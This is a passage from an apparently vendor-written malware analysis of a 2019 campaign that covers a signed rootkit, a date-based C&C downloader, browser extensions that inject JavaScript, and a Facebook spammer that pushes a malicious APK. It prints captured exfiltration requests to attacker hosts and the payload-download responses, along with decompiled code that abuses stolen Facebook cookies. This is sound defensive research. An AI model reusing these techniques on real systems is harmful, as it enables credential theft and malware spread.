Decoded data: own=p001^Aver=2.0^Aguid=DA39A3EE5E6B4B0D3255BFEF95601890AFD80709409C81F1CC^Aos=Windows 7^Abrowser=FirefoxURL^Afbid=nu
ll^Afbcook=0^Ayoutubeid=null^Ayoutubecook=0^Aamazonid=null^Aamazoncoo
```

Request to ***a12[.]fun/json/json.php*** trying to steal Amazon data:

```
POST /json/json.php HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.110 Safari/537.36
Connection: keep-alive
Host: a12.fun
Accept-Encoding: deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 219
Cache-Control: no-cache

str=UwDo5nHeyJzZWxsZXIiOiJwMDAxIiwiZ3VpZCI6IjA4LTAwLTI3LTc1LTZFLTZFIiwidmVyc2lvbiI6IjIuMCIsIm9zIjoiV2luZG93cyA3IFByb2Zlc3Npb25hbCIsImNocm9tZXVzZ
XJpbmZvIjp7fSwiY2hyb21lY29va2llcyI6e30sImZpcmVmb3hjb29raWVzIjp7fX0UwDo5nH2cHTTP/1.1 200 OK
Date: Wed, 13 Feb 2019 10:31:43 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d8c1eea1f4a2346573cc0df11ff5f7f711550053903; expires=Thu, 13-Feb-20 10:31:43 GMT; path=/; domain=.a12.fun; HttpOnly
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.45
Server: cloudflare
CF-RAY: 4a86a07fdc9f28fc-OTP

0
```

```
Encrypted string: UwDo5nHeyJzZWxsZXIiOiJwMDAxIiwiZ3VpZCI6IjA4LTAwLTI3LTc1LTZFLTZFIiwidmVyc2lvbiI6IjIuMCIsIm9zIjoiV2luZG93cyA3IFByb2
Zlc3Npb25hbCIsImNocm9tZXVzZXJpbmZvIjp7fSwiY2hyb21lY29va2llcyI6e30sImZpcmVmb3hjb29raWVzIjp7fX0UwDo5nH2c

Random 1: UwDo5nH
Random 2: UwDo5nH2c

Encoded data: eyJzZWxsZXIiOiJwMDAxIiwiZ3VpZCI6IjA4LTAwLTI3LTc1LTZFLTZFIiwidmVyc2lvbiI6IjIuMCIsIm9zIjoiV2luZG93cyA3IFByb2Zlc3Npb25hb
CIsImNocm9tZXVzZXJpbmZvIjp7fSwiY2hyb21lY29va2llcyI6e30sImZpcmVmb3hjb29raWVzIjp7fX0===

Decoded data: {"seller":"p001","guid":"08-00-27-75-6E-6E","version":"2.0","os":"Windows 7 Professional","chromeuserinfo":{},"chrome
cookies":{},"firefoxcookies":{}}
```


Facebook DLL

This DLL is contained in some versions of the main dropper and used to extract information about the user's Facebook account. In some versions, this DLL is missing and its functionality is implemented in the main dropper. In others, it is missing entirely. It is the only component written in Visual Basic. It can extract the following information:

- Payment accounts (it has 2 methods to check whether the victim has a payment account added to its Facebook account)
- Victim's number of friends
- Whether the user is an administrator on a page

Amazon DLL

This DLL is contained in some versions of the main dropper and used to extract information from the user's **Amazon** account. We found a version of this DLL that can also extract information from logged-in **Airbnb** accounts.



Section 3 – The rootkit component

This is the driver the dropper installs on the system. At the time of writing, it contains a valid digital signature with a certificate issued to 韵羽健康管理咨询（上海）有限公司, which translates as **Yun Yu Health Management Consulting (Shanghai) Co., Ltd.**. The most likely scenario is that an impersonator obtained this certificate fraudulently, even if the company is not a software vendor. The choice of company helps the attackers conceal the existence of a digital certificate issued in the original company's name.

The rootkit sets up and creates a device with named ***\Device\VideoDriver***. It serves three main purposes:

1) Decrypts and injects the downloader in a ***svchost.exe*** process with system authority.

2) It can delete a specified file using low-level file system operations. This can be used to delete files on which the high-level Windows API would fail because the files are currently in use. For this, it registers a *DEVICE_CONTROL* function that responds to control code ***0x83050004*** and receives a *WCHAR* string as parameter. We observed this control code being passed to the driver from other modules as a self-delete feature, while still loaded in memory.

3) Registers an IRP_MJ_SHUTDOWN function which is used to ensure the persistence of this rootkit in the infected system by rewriting itself on disk and in registry at every shutdown, in case it was deleted.

To protect itself, it opens its image file with *IoCreateFile* and keeps the handle open while the driver is loaded. This makes it impossible to delete the file because a handle is kept open in System. To remove this rootkit, it must first be unloaded.

If the registry value ***BugSignature*** exists in ***HKLM\Software\Microsoft***, it will neither fulfil its purposes, nor protect itself.

Section 4 – The downloader

This module is stored encrypted inside the rootkit driver. It is decrypted and injected in a ***svchost.exe*** process. It is used to download and execute files from the command and control server.

When loaded, it contacts a different C&C depending on the time. Every two weeks, the C&C changes. The address is MD5(SHA1(string based on current date)). The string represents a concatenation between the current date in the ***yyyymmdd*** format and the string "***can't load the buf1" w***here ***yyyy*** represents the current year, ***mm*** represents the space-padded month (months with a single digit will have a space instead of a ***0*** as the first character), ***dd*** can have two values '***01***' if the current day is on or before the 15th of the month, or '***15***' if after. For example, for the 20th of February 2019, the resulted string would be "***2019 215can't load the buf1***".

```
GET /sta.php?g=5FC52BDCCF1D0BFA8D1C94BEBEE1215C460AD370409C81F16B&o=6&b=IE&v=2.0&l=p001&i=all&s=01DBE7DC97BD79C1FA0D60CF9D34D9F2 HTTP/1.1
Host: B453A3C474BE9C1BB54E927E99CA7CFA.online
Accept: */*

HTTP/1.1 200 OK
Date: Wed, 20 Feb 2019 11:24:04 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc4efe4d416ff8850d2d9baf1694434a81550661843; expires=Thu, 20-Feb-20 11:24:03 GMT; path=/;
domain=.b453a3c474be9c1bb54e927e99ca7cfa.online; HttpOnly
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.30
Server: cloudflare
CF-RAY: 4ac09acbcc4bacfc-OTP

45
http://dl.ossdown.fun/y2b.dat---0|http://dl.ossdown.fun/wcrx.dat---0|
0
```

For example, the request: ***http://B453A3C474BE9C1BB54E927E99CA7CFA[.]online/sta.php?g=5FC52BDCCF1D0BFA8D1C94BEBEE1215C460AD370409C81F16B&o=6&b=IE&v=2.0&l=p001&i=all&s=01DBE7DC97BD79C1FA0D60CF9D34D9F2***
is composed of:

- **g=** a computer id generated from the SID of the current user and the system volume serial number
- **o=** major version of operating system
- **b=** default browser on the system
- **v=** trojan version (found samples with "1.0","2.0" and "3.0")
- **l=** value "*msver1*" from "*HKLM\Software\Microsoft*", or "all" if no such value exists
- **i=** value "*msver2*" from "*HKLM\Software\Microsoft*", or "all" if no such value exists
- **s=** redundancy hash of computer id (g parameter) + major version of OS (o parameter) + "xyz"

The C&C responds with a list of files to download and execute:

http://link1/file1.dat---0|http://link1/file2.dat---1|

In our case, the response was:

http://dl.ossdown[.]fun/y2b.dat---0|http://dl.ossdown[.]fun/wcrx.dat---0|

The files are then downloaded and decompressed to ***%TEMP%***, then executed. The original file is compressed to the 7z format.

If "***0***" is specified, the MD5 hash of the download link is computed and checked for the existence of a value with the same name as this MD5 in ***HKLM\Software\Microsoft***. If such a value exists, the file is not downloaded. Otherwise. it is downloaded and the MD5 of its download link is added as a value of the above-mentioned key to avoid future downloads of the same file.

If "**1**" is specified, there is no check for a value in registry, it is downloaded as long as another file with the same name does not exist in the ***%TEMP%*** folder.

Section 5 – The extension installer payload

This corresponds to the file ***wcrx.exe***, named after its export name and PDB file. It is packed with the same packer characteristic to this malware, which decrypts, loads and calls the ***WorkIn*** function from a DLL contained in the original executable. Its main task is to find ways of injecting JavaScript in the user's browsers. When called by its loader, it:

- adds a browser extension called ***chrome_filter*** to Chrome or Opera if they are installed on the machine
- makes a request to download *http://fffffk[.]xyz/down/m_inc.js?**{timestamp in milliseconds}*** and replaces the ***m_inc.js*** file from the browser extension (this is the content script of the extension, which runs for every visited page)
- starts ***%SYSTEMROOT%\system32\rundll32.exe*** and injects another DLL in it (***wsearch_ie.dll***) which further looks for opportunities of injecting JavaScript in Internet Explorer processes
- In the end, it deletes itself with help from the rootkit driver

```
GET /down/m_inc.js?1550661850882 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET
CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: fffffk.xyz
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 20 Feb 2019 11:24:08 GMT
Content-Type: application/javascript
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=d0ce28ce143a16073091683b8752c83691550661847; expires=Thu, 20-Feb-20 11:24:07 GMT; path=/;
domain=.fffffk.xyz; HttpOnly
Last-Modified: Sat, 12 Jan 2019 23:25:49 GMT
ETag: W/"5c3a777d-a1"
Expires: Wed, 20 Feb 2019 23:24:08 GMT
Cache-Control: public, max-age=43200
CF-Cache-Status: MISS
Server: cloudflare
CF-RAY: 4ac09ae59ca9acc6-OTP
Content-Encoding: gzip

99
.........=.A
.0...}...\.J[QJO..l7   ..I.......<..3.....T.
...........);....I...T....`..`.a.7.7|..7..7..L....k..=...u......[.o.h..Sr...y..U_..T...+.X....
0
```

wsearch_ie.dll

This DLL is injected in ***rundll32.exe*** by the Extension Installer payload (wcrx.exe). When loaded, it queries ***http://info.d3pk[.]com/js_json*** for a list of JSONs, which contain the scripts to inject into Internet Explorer and states on which pages.

http://info.d3pk[.]com/js_json


```
GET /js_json HTTP/1.1
Host: info.d3pk.com
Accept: */*

HTTP/1.1 301 Moved Permanently
Date: Wed, 20 Feb 2019 11:24:08 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc35ef2e993eb1b0c77e35c9d212a52391550661848; expires=Thu, 20-Feb-20 11:24:08 GMT; path=/;
domain=.d3pk.com; HttpOnly
Location: http://info.d3pk.com/js_json/
Server: cloudflare
CF-RAY: 4ac09ae76bf7ad38-OTP

a2
<html>
<head><title>301 Moved Permanently</title></head>
<body>
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>

0

GET /js_json/ HTTP/1.1
Host: info.d3pk.com
Accept: */*

HTTP/1.1 200 OK
Date: Wed, 20 Feb 2019 11:24:08 GMT
Content-Type: text/html
Transfer-Encoding: chunked
Connection: keep-alive
Set-Cookie: __cfduid=dc35ef2e993eb1b0c77e35c9d212a52391550661848; expires=Thu, 20-Feb-20 11:24:08 GMT; path=/;
domain=.d3pk.com; HttpOnly
Vary: Accept-Encoding
X-Powered-By: PHP/5.4.45
Server: cloudflare
CF-RAY: 4ac09ae84c78ad38-OTP

10e
[{"domain":".","js":"var jc_obj=document.getElementById('js_jc_s');if(jc_obj==null){var
jc_s=document.createElement('script');jc_s.id='js_jc_s';jc_s.src='//s3.amazonaws.com/jscriptcdn/
1f546f49ebf4153c8a.js';document.getElementsByTagName('body')[0].appendChild(jc_s)};"}]
0
```

The JS scripts will be injected in Internet Explorer on pages that contain ***domain*** by searching for windows with class name ***IEFrame***, and injecting into windows with class name ***Internet Explorer_Server*** by getting their HTML object and using the COM interface function *IHTMLWindow2.execScript()*.

Section 6 - Chrome Extensions

Our research revealed some Extension Installer Payloads that install different browser extensions:

Chrome Filter – version 1.0.0




Its metadata information seems to be copied from the MEGA v3.44.4 Chrome extension.


It runs ***m_inc.js*** for every loaded page. The purpose of this JavaScript file is to inject an adware script at the end of the body element of the loaded html page ***//s3.amazonaws[.]com/jscriptcdn/1f546f49ebf4153c8a.js***.

To hide the installed extension from the user, when the local extension page ***chrome://extensions*** is being visited, it redirects to the Chrome Web Store at ***https://chrome.google.com/webstore/category/extension***

When users click on the extension, an alert will be generated with ***chrome_filter*** as the title and a message that contains ***url--*** and the URL of the current selected tab and an empty extension pop-up will be displayed (e.g.: ***url--https://google.com***).




Fierce-tips – version 1.0.2




When it is installed, this extension creates a new entry in context menu called ***USE Fierce Search:*** where users can search any content using this website.


If users click on the ***Fierce*** extension from its popup, it should create a new tab that will automatically load ***http://15s0[.]com.*** Unfortunately, on Chrome v52 and Chrome v72, it didn't seem to work the way it was supposed to. Over time, this website has undergone massive repurposing, from a simple webpage to a porn website to search engine and now to a blog powered by WordPress.




PDF Maker - version 1.0.7



This extension still exists on the Google Webstore, and is currently in use by nearly 149,000 users. When installed, it changes the default search engine to ***http://feed.pdf-mafker[.].com/?q=*** without the user's consent. On the Google Webstore, though, it says that the default search engine will be changed. When users visit the extension's homepage ***pdf-maker[.]com***, the extension adds a new div element with id ***extInstalled*** to the body element of the loaded page.





Section 7 – The Facebook Spammer Payload

This is another payload downloaded by the injected downloader. It is responsible for sending friend requests to other users, as well as sending phishing messages to friends of the victim. The payload is similar to the others, as it features the same obfuscation, and similar embedded DLLs and executables to achieve its purpose. It also uses the ***MSScriptControl.ScriptControl*** COM interface with the same JavaScript file to parse JSONs as the YouTube subscriber payload described below.

The payload loads a version of ***facebook.dll*** (described earlier) that extracts Facebook cookies from Chrome (and Chromium-based browsers) and **Firefox**. It also embeds Nirsoft's EdgeCookiesView to extract cookies from the Edge browser. EdgeCookiesView is used silently without user interaction. Using these tools, it searches the Facebook user ID (***c_user*** cookie).

```
params = var_str_concat(                    // Build string with params of request.
           7,
           "to_friend=",
           *friend_id,
           "&action=add_friend&how_found=requests_page_pymk&ref_param=none&outgoing_id=&logging_location=friends_center"
           "&no_flyout_on_click=true&ego_log_data&http_referer&floc=pymk&frefs[0]=friends_center&frefs[1]=ff&__user=",
           *c_self_user_val,
           "&__a=1&__req=22&__be=1&__pc=PHASED%3ADEFAULT&__rev=3903856&fb_dtsg=",
           *fb_dtsg_val,
           "&__spin_r=3903856&__spin_b=trunk&confirmed=1");
Mem = 0;
v54 = 0;
v53 = 0;
v52 = 0;
v51 = 0;
v50 = 0;
lpMem = "https://www.facebook.com/ajax/add_friend/action.php?dpr=1.5";
internet_req(                               // Make request to add friend.
  &lpMem,
  1,
  1,
  &params,
  1,
  self_cookies_val,
  1,
```

Spam Friends

The payload visits ***http://www.hh1m[.]com/fb/apk/index.php*** and expects a JSON list with links to files. It will use the first element of the list to send messages to friends. In our case, it returned:

[

{

"name": "heyvideo",

"url": "http://dl.ossdown[.]fun/hey/heyvideo.apk",

"chat": "Exquisite+life%2c+click+to+get+a+surprise."

}

]

```
url__ = var_str_concat(
          4,
          "https://www.facebook.com/ajax/typeahead/first_degree.php?dpr=1&__a=1&filter[0]=user&filter[1]=page&fil"
          "ter[2]=family_tags&options[0]=friends_only&options[1]=adminned_pages_only&token=v7&context=tagger&viewer=",
          c_self_user_val,
          "&fb_dtsg_ag=",
          fb_dtsg_ag);
```

It then sends to every friend of the user a message with the ***chat*** parameter from the JSON received from the C&C, and an attachment from the link in the ***url*** parameter. The name of the file will be the ***name*** parameter concatenated with ***.apk*** (ex: ***heyvideo.apk)***. In our case, the file is an Android application, so this campaign is clearly designed to deceive the victim's friends into installing the malicious APK to extend the infection to smartphones as well.

The spammer component uploads the user's Facebook ID and the number of friends that have already been sent the APK link by visiting: ***http://www.hh1m[.]com/fb/apk/count.php?c_user=<victim_fbid>&num=<num_friends>***.

In the end, the payload deletes itself using a dropped Visual Basic Script file.

Android Adware App

This application, called ***Accurate scanning of QR code,*** is a repackaged version of an app from Google Play Store. The app displays aggressive adware behaviour and interferes with the use of other legitimate applications. We first spotted this app on March 12, 2019 in Japan.

Its package name is ***com.tqyapp.qr*** and the certificate fingerprint is **2ccf95ad1daefd7a96e384f3f0fb9fdae9e8e39c.** We found other apps signed with the same certificate:

App SHA1	Package Name
acfebc3b8c0acd0be95d0c58d25236e4b167d123	com.tqyapp.qr
a40d378f0766f20748bafb23872c3c43bb6ec27a	com.tqyapp.qr
b0f36f20ced38a3137f27f6a399dbe9c4c8b4a6b	com.tqyapp.flashlight


The purpose of this application is apparently to track the infected victims. The app exfiltrates the phone's unique IMEI number by sending a request to its C&C, as shown in the code snippet below:

